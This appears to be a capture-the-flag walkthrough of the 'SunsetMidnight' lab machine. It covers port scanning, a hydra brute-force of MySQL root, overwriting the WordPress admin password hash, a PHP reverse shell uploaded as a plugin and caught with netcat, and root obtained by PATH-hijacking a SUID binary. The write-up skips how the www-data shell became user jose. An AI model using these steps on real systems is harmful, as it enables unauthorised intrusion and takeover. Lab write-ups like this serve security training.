SunsetMidight


```
rustscan -a 192.168.229.88 -t 3000 -u 4000 -- -A -oN nmap
```

Three ports are open as **22**, **80** and **3306**.

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:fe:0b:8b:8d:15:e7:72:7e:3c:23:e5:86:55:51:2d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCm5CuyxbQ0hflsMDQe6CKt3H41UNbqR/7dqfRp2OkKxsOZ8sM0gHgGPU41j+b6ByHnkBSYi+NEIV+VXcnpGraaGhn/3mjF5uvgVdei5n2O9ZgX6Vuefk4o6Q3DL2
OCaepPimfSX1TetQUjWc8f9ciax4Za5FdCjZL/L1eV211Aidf93iROG7y6GUzRyMGBGQTPUnZK39dTmJEpo+qprHmv2LCG84azdXwTGR1YilTVtrgnkMUyrq6gnuins4fxLkm5OwnznuL8nQgIWfH9I0YGuFkqf3pR1V
OJnFMh9XfH58/BzlzLVtcaKYP45ARztIouRVtgHseXmW7X
|   256 fe:eb:ef:5d:40:e7:06:67:9b:63:67:f8:d9:7e:d3:e2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOByIes6+atfEdAfAg4dy8LGa1TrPSa7sVSWSkEc5X+/932xaylSrtw/EvgKnGFW4zxSDNywRWtsJ6PN2iTRujQ=
|   256 35:83:68:2c:33:8b:b4:6c:24:21:20:0d:52:ed:cd:16 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILUvvXW/tfdzAPwVMpeX7n7D3ObXCvVg2fpFsKc3htfy
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Did not follow redirect to http://sunset-midnight/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql   syn-ack ttl 61 MySQL 5.5.5-10.3.22-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.22-MariaDB-0+deb10u1
|   Thread ID: 16
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, Speaks41ProtocolNew, Support41Auth, SupportsLoadDataLocal, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Supp
Transactions, IgnoreSigpipes, InteractiveClient, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, ODBCClient, ConnectWithDatabase, SupportsAuthPlugins, SupportsMu
leResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: _88N^p8fvA"#+Jv4=uX8
|_  Auth Plugin Name: mysql_native_password
```

```
echo "192.168.229.88 sunset-midnight" >> /etc/hosts
```


On port **80**.
After lot of enumeration there is nothing on port 80.



We know that port **3306** are open for **mysql** service. Let's brute-force for **root** user.


```
hydra -l root -P /mnt/d/Shared/rockyou.txt -t 15 mysql://sunset-midnight -f -V
```

Found password **robert**.




Login into **mysql** service.

```
mysql -h sunset-midnight -u root -p
```




```
show databases;
```

4 databases are running in that 2 databases for schema.



```
use wordpress_db;
show tables;
```

We can see **wp_users** table are located.

```
MariaDB [(none)]> use wordpress_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress_db]> show tables;
+-------------------------+
| Tables_in_wordpress_db |
+-------------------------+
| wp_commentmeta          |
| wp_comments             |
| wp_links                |
| wp_options              |
| wp_postmeta             |
| wp_posts                |
| wp_sp_polls             |
| wp_term_relationships   |
| wp_term_taxonomy        |
| wp_termmeta             |
| wp_terms                |
| wp_usermeta             |
| wp_users                |
+-------------------------+
13 rows in set (0.070 sec)
```

```
select * from wp_users;
```

admin hash password are stored. But we cant crack it.
But we are root user and we can get advantage of it to change the password of admin user.

```
MariaDB [wordpress_db]> select * from wp_users;
+----+------------+------------------------------------+--------------+--------------------+----------------------+---------------------+---------------------+-
-------+-------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url             | user_registered     | user_activation_key | u
_status | display_name |
+----+------------+------------------------------------+--------------+--------------------+----------------------+---------------------+---------------------+-
-------+-------------+
|  1 | admin      | $P$BaWk4oeAmrdn453hR6O6BvDqoF9yy6/ | admin        | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                     |
     0 | admin       |
+----+------------+------------------------------------+--------------+--------------------+----------------------+---------------------+---------------------+-
-------+-------------+
1 row in set (0.070 sec)
```

```
describe wp_users;
```

```
MariaDB [wordpress_db]> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.072 sec)
```

Create md5 hash password.

```
echo -n "password" | md5sum
```

```
┌──(root#Bhavesh)-[~/Offsec/sunsetmidnight]
└─# echo -n "password" | md5sum
5f4dcc3b5aa765d61d8327deb882cf99  -
```

Update the **admin** user password to **"password"**.


```
UPDATE wp_users SET user_pass='5f4dcc3b5aa765d61d8327deb882cf99' WHERE
user_login='admin';
```

```
MariaDB [wordpress_db]> UPDATE wp_users SET user_pass='5f4dcc3b5aa765d61d8327deb882cf99' WHERE user_login='admin';
Query OK, 1 row affected (0.073 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```


Now we can see password has changed.

```
MariaDB [wordpress_db]> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------------------+---------------------+---------------------+
------+-------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url             | user_registered     | user_activation_key |
tatus | display_name |
+----+------------+------------------------------------+---------------+--------------------+----------------------+---------------------+---------------------+
------+-------------+
|  1 | admin      | 5f4dcc3b5aa765d61d8327deb882cf99 | admin         | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                     |
    0 | admin        |
+----+------------+------------------------------------+---------------+--------------------+----------------------+---------------------+---------------------+
------+-------------+
1 row in set (0.074 sec)
```


Let's login into **wordpress**
admin:password



Now we want to reverse shell for that navigate to Plugins > Add New.
Click on Upload Plugin.




I am using pentest monkey php reverse shell.



click on Install Now

Navigate to **/wp-content/uploads/2024/06** folder.
Start the **netcat** listener and click on **shell.php**



```
┌──(root#Bhavesh)-[~/Offsec/sunsetmidnight]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.179] from (UNKNOWN) [192.168.229.88] 44458
Linux midnight 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
 00:06:43 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@midnight:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@midnight:/$ whoami
whoami
www-data
www-data@midnight:/$
```

Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```

```
jose@midnight:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/status
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jose@midnight:~$
```

```
strings /usr/bin/status
```

We can see /usr/bin/status file call the ssh service and check their status. We can abuse this functionality to get root access.
Create the file in /tmp folder as service and add /tmp path to $PATH variable.

```
jose@midnight:~$ strings /usr/bin/status
strings /usr/bin/status
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Status of the SSH server:
service ssh status
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
status.c
__FRAME_END__
__init_array_end
_DYNAMIC
```

```
export PATH=/tmp:$PATH
```

```
jose@midnight:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
jose@midnight:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
jose@midnight:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
echo "/bin/bash -i" > service
chmod +x service
```

```
jose@midnight:/tmp$ echo "/bin/bash -i" > service
echo "/bin/bash -i" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
```

```
/usr/bin/status
```

Now we are **root** user of the system.